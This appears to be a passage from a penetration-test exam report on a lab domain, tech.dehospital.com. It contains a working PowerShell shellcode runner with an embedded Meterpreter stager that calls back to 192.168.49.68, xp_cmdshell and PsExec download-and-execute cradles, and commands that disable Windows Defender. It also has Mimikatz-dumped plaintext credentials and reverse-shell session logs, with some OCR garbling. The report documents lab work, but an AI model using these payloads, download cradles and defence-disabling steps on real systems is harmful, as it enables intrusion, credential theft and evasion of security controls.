    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals("System.dll") }).GetType("Microsoft.Win32.UnsafeNativeMethods")
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
    ↪  @($moduleName)), $functionName))
}
function x0r {

    param (
        $buf,
        $xorKey
    )
    [Byte[]] $xorBuf = @()
    for ($i = 0; $i -lt $buf.Length; $i++) {
    $xorByte = $buf[$i] -bxor $xorKey
    $xorBuf += [Byte]$xorByte
    }


 return $xorBuf

}

function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
↪   [System.Reflection.CallingConventions]::Standard,
↪   $func).SetImplementationFlags('Runtime, Managed')

  $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
  ↪   $func).SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}


$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((MeowFunc
↪   kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])
↪   ([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

```
[Byte[]] $buf = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,
↪  0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,
↪  0x20,0x4d,0x31,0xc9,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x50,0x48,0x31,0xc0,0xac,
↪  0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x48,0x8b,
↪  0x52,0x20,0x8b,0x42,0x3c,0x41,0x51,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,
↪  0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50
↪  ,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0x8b,0x48,0x18,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,
↪  0x34,0x88,0x4d,0x31,0xc9,0x48,0x1,0xd6,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,
↪  0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b
↪  ,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41
↪  ,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
↪  0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,
↪  0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,
↪  0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53
↪  ,0x53,0xe8,0x83,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20
↪  ,0x28,0x69,0x50,0x61,0x64,0x3b,0x20,0x43,0x50,0x55,0x20,0x4f,0x53,0x20,0x31,0x37,0x5f,
↪  0x37,0x5f,0x32,0x20,0x6c,0x69,0x6b,0x65,0x20,0x4d,0x61,0x63,0x20,0x4f,0x53,0x20,0x58,
↪  0x29,0x20,0x41,0x70,0x70,0x6c,0x65,0x57,0x65,0x62,0x4b,0x69,0x74,0x2f,0x36,0x30,0x35,
↪  0x2e,0x31,0x2e,0x31,0x35,0x20,0x28,0x4b,0x48,0x54,0x4d,0x4c,0x2c,0x20,0x6c,0x69,0x6b,
↪  0x65,0x20,0x47,0x65,0x63,0x6b,0x6f,0x29,0x20,0x56,0x65,0x72,0x73,0x69,0x6f,0x6e,0x2f,
↪  0x31,0x37,0x2e,0x34,0x2e,0x31,0x20,0x4d,0x6f,0x62,0x69,0x6c,0x65,0x2f,0x31,0x35,0x45,
↪  0x31,0x34,0x38,0x20,0x53,0x61,0x66,0x61,0x72,0x69,0x2f,0x36,0x30,0x34,0x2e,0x31,0x0,
↪  0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,
↪  0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xe,0x0,0x0,0x0,0x31,0x39,0x32,0x2e,0x31,0x36,0x38,0x2e,
↪  0x34,0x39,0x2e,0x36,0x38,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0x90,0x1f,0x0,0x0,0x4d,
↪  0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,
↪  0xd5,0xe8,0xf2,0x0,0x0,0x0,0x2f,0x71,0x72,0x59,0x70,0x77,0x63,0x70,0x54,0x4d,0x37,0x4e,
↪  0x38,0x6b,0x6e,0x32,0x51,0x46,0x52,0x50,0x53,0x78,0x77,0x34,0x34,0x47,0x30,0x6c,0x70,
↪  0x79,0x37,0x49,0x31,0x56,0x46,0x48,0x56,0x47,0x76,0x45,0x51,0x69,0x34,0x32,0x56,0x38,
↪  0x67,0x4b,0x67,0x4f,0x6b,0x54,0x4b,0x6a,0x6e,0x77,0x72,0x70,0x71,0x5a,0x6d,0x45,0x4c,
↪  0x74,0x77,0x58,0x53,0x4c,0x34,0x35,0x59,0x78,0x69,0x37,0x58,0x73,0x38,0x67,0x4c,0x78,
↪  0x33,0x57,0x6f,0x72,0x35,0x50,0x46,0x6e,0x49,0x66,0x52,0x44,0x71,0x52,0x48,0x49,0x78,
↪  0x59,0x4a,0x4d,0x32,0x70,0x76,0x65,0x71,0x4d,0x4b,0x79,0x58,0x4d,0x73,0x34,0x75,0x6a,
↪  0x32,0x7a,0x68,0x6c,0x6f,0x39,0x57,0x32,0x6f,0x47,0x5a,0x46,0x6b,0x71,0x67,0x79,0x36,
↪  0x51,0x7a,0x77,0x6c,0x61,0x37,0x54,0x4d,0x51,0x33,0x37,0x6d,0x6d,0x51,0x52,0x53,0x55,
↪  0x43,0x76,0x33,0x50,0x58,0x58,0x41,0x47,0x4c,0x64,0x43,0x65,0x38,0x4f,0x54,0x44,0x6e,
↪  0x32,0x42,0x68,0x62,0x57,0x70,0x6b,0x67,0x4b,0x4f,0x54,0x75,0x63,0x30,0x65,0x34,0x6f,
↪  0x2d,0x66,0x67,0x6f,0x77,0x4d,0x52,0x59,0x38,0x33,0x44,0x73,0x42,0x64,0x5a,0x6b,0x36,
↪  0x79,0x72,0x5f,0x66,0x79,0x32,0x49,0x44,0x77,0x37,0x42,0x4c,0x6a,0x4a,0x45,0x37,0x5f,
↪  0x42,0x64,0x43,0x6e,0x44,0x56,0x6d,0x4e,0x73,0x31,0x51,0x36,0x41,0x61,0x35,0x2d,0x72,
↪  0x78,0x62,0x79,0x41,0x69,0x68,0x47,0x59,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,
↪  0x31,0xc9,0x53,0x48,0xb8,0x0,0x2,0x28,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,
↪  0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x53,0x5a,0x48,0x89,
↪  0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,
↪  0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0
↪  ,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xcc,0xe8,0x55,0x0,0x0,0x0,0x53
↪  ,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49
↪  ,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,
↪  0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,
↪  0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,
↪  0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,
↪  0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5
```

```
#$xb = x0r -buf $buf -xorKey 0xff
$xb = $buf

[System.Runtime.InteropServices.Marshal]::Copy($xb, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((MeowFunc
↪   kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],
↪   [UInt32], [IntPtr])
↪   ([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)

$temp = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((MeowFunc
↪   kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int])))

iwr -uri http://192.168.49.68/execution-happened

$temp.Invoke($hThread, 0xFFFFFFFF)
```

```
$connectionString = "Server=sql02;database=msdb;Integrated Security=True"; $sqlconn =
↪   [System.Data.SqlClient.SqlConnection]::new($connectionString); $sqlconn.Open();
↪   $sqlCommand = [System.Data.SqlClient.SqlCommand]::new("EXEC ('sp_configure ''show
↪   advanced options'', 1; RECONFIGURE; EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;
↪   EXEC xp_cmdshell ''powershell -C `"iex (iwr http://192.168.49.68/runner.ps1
↪   -usebasicparsing)`"'';') AT [sql03.tech.dehospital.com]", $sqlconn); $sqldatareader =
↪   $sqlCommand.ExecuteReader(); do { while ($sqldatareader.Read()) { Write-Host
↪   $sqldatareader[0] } } while ($sqldatareader.NextResult())
```

8.3 Post-Exploitation Enumeration Steps / Privilege escalation

Once able to access SQL03.tech.dehospial.com as TECH/SQL03 from the above powershell script and meterpreter. I immediately used meterpreters getsystem command to use printspooler exploitation and obtain SYSTEM level access.

With SYSTEM level access I was able to enable RDP and circumvent AV to dump Kerberos tickets and LSA SAM/Secrets which contained credentials for the ZEN user and SQL03 user of TECH.

Disable AV / Enable RDP

```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -SubmitSamplesConsent NeverSend
Set-MpPreference -MAPSReporting Disable

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name
↪   'DisableRestrictedAdmin' -Value 0 -Type DWORD -Force
```

With RDP to SQL03 I was able to use RUNAS and open a terminal as the user ZEN. When I did my enumeration in step one for hosts, I noticed jump01 and thought “Jump servers are always juicy”. I attempted to access this host via SMB and noticed it had access.

The ZEN user has the ability to CIFS to JUMP01.tech.dehospital.com allowing me to use PSEXEC and get SYSTEM on Jump01.

On SQL03, right click on a command prompt and select “run as”. Put in the credentials for ZEN and when the prompt opens up. Ensure you have connectivity / access to JUMP01 with dir and then perform psexec escalation.

```
dir \\jump01.tech.dehospital.com\c$

curl http://192.168.49.68/PsExec.exe -o psexec.exe

.\psexec -S -i \\jump01.tech.dehospital.com CMD.exe
```

8.4 Appendix - Credentials obtained

8.4.1 Mimikatz

Secret : _SC_MSSQL$SQLEXPRESS/service'MSSQL$SQLEXPRESS’ with username : sql03@tech.dehospital.com cur/text: TealNoodlesMotor534


Secret : _SC_Service1 / service ‘Service1’ with username : zen@tech.dehospital.com cur/text: NoodlePizzaBlack28 ### SSH private/public key

Found in	File	Type
JUMP01	C:/users/ben/.ssh/id_rsa	SSH Priv. Key

9 172.16.68.72 / JUMP01.Tech.dehospital.com - Zen / Ben / System user

9.1 Proof.txt

```
de3cdf0b3f5b5aee9fb3e466cb4ea0ed
```



```
[*] Started HTTP reverse handler on http://192.168.49.68:8080
msf6 exploit(multi/handler) > [!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: dje2q7p4) Without a c
[*] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: dje2q7p4) Staging x64 payload (204892 bytes) ...
[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: dje2q7p4) Without a database connected that payload
[*] Meterpreter session 7 opened (192.168.49.68:8080 → 192.168.68.253:51282) at 2026-02-03 10:38:05 -0500


msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > cat C:\\users\\administrator\\desktop\\proof.txt
de3cdf0b3f5b5aee9fb3e466cb4ea0ed
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:5e:0b
MTU          : 1500
IPv4 Address : 172.16.68.72
IPv4 Netmask : 255.255.255.0

meterpreter > 
```

Pre-Compromise Enumeration Steps

After gaining access to SQL03 I ran Mimikatz and identified two service accounts with credentials in the SAM database.

Service accounts:

Tech/SQL03 - TealNoodlesMotor534 Tech/Zen - NoodlePizzaBlack28


9.2 Compromise

I was able to perform a RUNAS, as the user ZEN who had CIFS access to jump01.tech.dehospital.com. Using PsExec I was able to leverage ZEN users CIFS connectivity and gain SYSTEM on JUMP01.

From SQL03 as ZEN:

```
.\psexec -S -i \\jump01.tech.dehospital.com cmd

IEX (IWR http://192.168.49.68/runner.ps1 -usebasicparsing)
```


Due to how PSEXEC works and the ADMIN$ shares. It provides you with a SYSTEM user instead of the user you authenticated with.



```
26! Happy Graphing!
PS C:\users\zen\desktop> .\psexec -S -i \\jump01.tech.dehospital.com cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com



Microsoft Windows [Version 10.0.17763.4131](c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>IEX (iwr http://192.168.459.68/runner.ps1 -usebasicparsing)
'IEX' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> IEX (iwr http://192.168.459.68/runner.ps1 -usebasicparsing)
E irht:/9.6.5.8rnrp1-sbscasn)iwr : The remote name could not be resolved: '192.168.459.68'
PS C:\Windows\system32> At line:1 char:6

+ IEX (iwr http://192.168.459.68/runner.ps1 -usebasicparsing)
PS C:\Windows\system32> +      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-
WebRequest], WebExc
   eption
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWeb
RequestCommand

IEX (iwr http://192.168.49.68/runner.ps1 -usebasicparsing)
E irht:/9.6.96/unrp1-sbscasn)iwr : <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
```

Figure 9.1: meterpreter reverse shell and flags

Meterpreter callback from the above command:



```
[*] Started HTTP reverse handler on http://192.168.49.68:8080
msf6 exploit(multi/handler) > [!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: dje2q7p4) Without a c
[*] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: dje2q7p4) Staging x64 payload (204892 bytes) ...
[!] http://192.168.49.68:8080 handling request from 192.168.68.253; (UUID: dje2q7p4) Without a database connected that payload
[*] Meterpreter session 7 opened (192.168.49.68:8080 → 192.168.68.253:51282) at 2026-02-03 10:38:05 -0500


msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > cat C:\\users\\administrator\\desktop\\proof.txt
de3cdf0b3f5b5aee9fb3e466cb4ea0ed
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:86:5e:0b
MTU          : 1500
IPv4 Address : 172.16.68.72
IPv4 Netmask : 255.255.255.0

meterpreter >
```


Figure 9.2: JUMP01.tech.dehospital.com

9.3 Post-Exploitation Enumeration Steps

After getting SYSTEM on JUMP03.TECH.DEHOSPITAL.COM I enabled blank passwords and removed restrictedadmin from RDP and disabled Windows Firewall

```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -SubmitSamplesConsent NeverSend
Set-MpPreference -MAPSReporting Disable
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name
↪  'DisableRestrictedAdmin' -Value 0 -Type DWORD -Force
```

Using RDP access, I authenticated as TECH/Zen and enumerated powershell history to discover they configured .SSH authentication using public/private key pairs between TECH/Ben and a Linux server named MGR01.tech.dehospitals.com.



```
Select ben@tech.dehospital.com@mgr01: ~
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\zen> Get-Content (Get-PSReadlineOption).HistorySavePath
ssh-keygen
ls
cd ...
dir
cd .ssh
dir
ssh ben@tech.dehospital.com@mgr01.tech.dehospital.com
ssh ben@tech.dehospital.com@mgr01
scp C:\Users\Ben\.ssh\id_rsa.pub ben@tech.dehospital.com@mgr01:/home/ben@tech.dehospital.com/.ssh/au
thorized_keys
ssh ben@tech.dehospital.com@mgr01
ssh offsec@web09
Get-Content (Get-PSReadlineOption).HistorySavePath
PS C:\Users\zen> ssh ben@tech.dehospital.com@mgr01
Warning: Permanently added the ECDSA host key for IP address '172.16.68.80' to the list of known hos
ts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu Apr 27 19:15:36 2023 from 172.16.58.72
ben@tech.dehospital.com@mgr01:~$ _
```

Figure 9.3: JUMP01.tech.dehospital.com

Due to the users private key not having a password and being added to MGR01 authorized_keys file, I was able to authenticate FROM Jump01 as Ben@tech.dehospital.com without knowing his credentials. ## Local Privilege Escalation

Local Privilege Escalation doesn't apply as the initial access was already an elevated one. ## Appendix - Credentials obtained

9.3.1 Mimikatz

Tech/SQL03 - TealNoodlesMotor534 Tech/Zen - NoodlePizzaBlack28

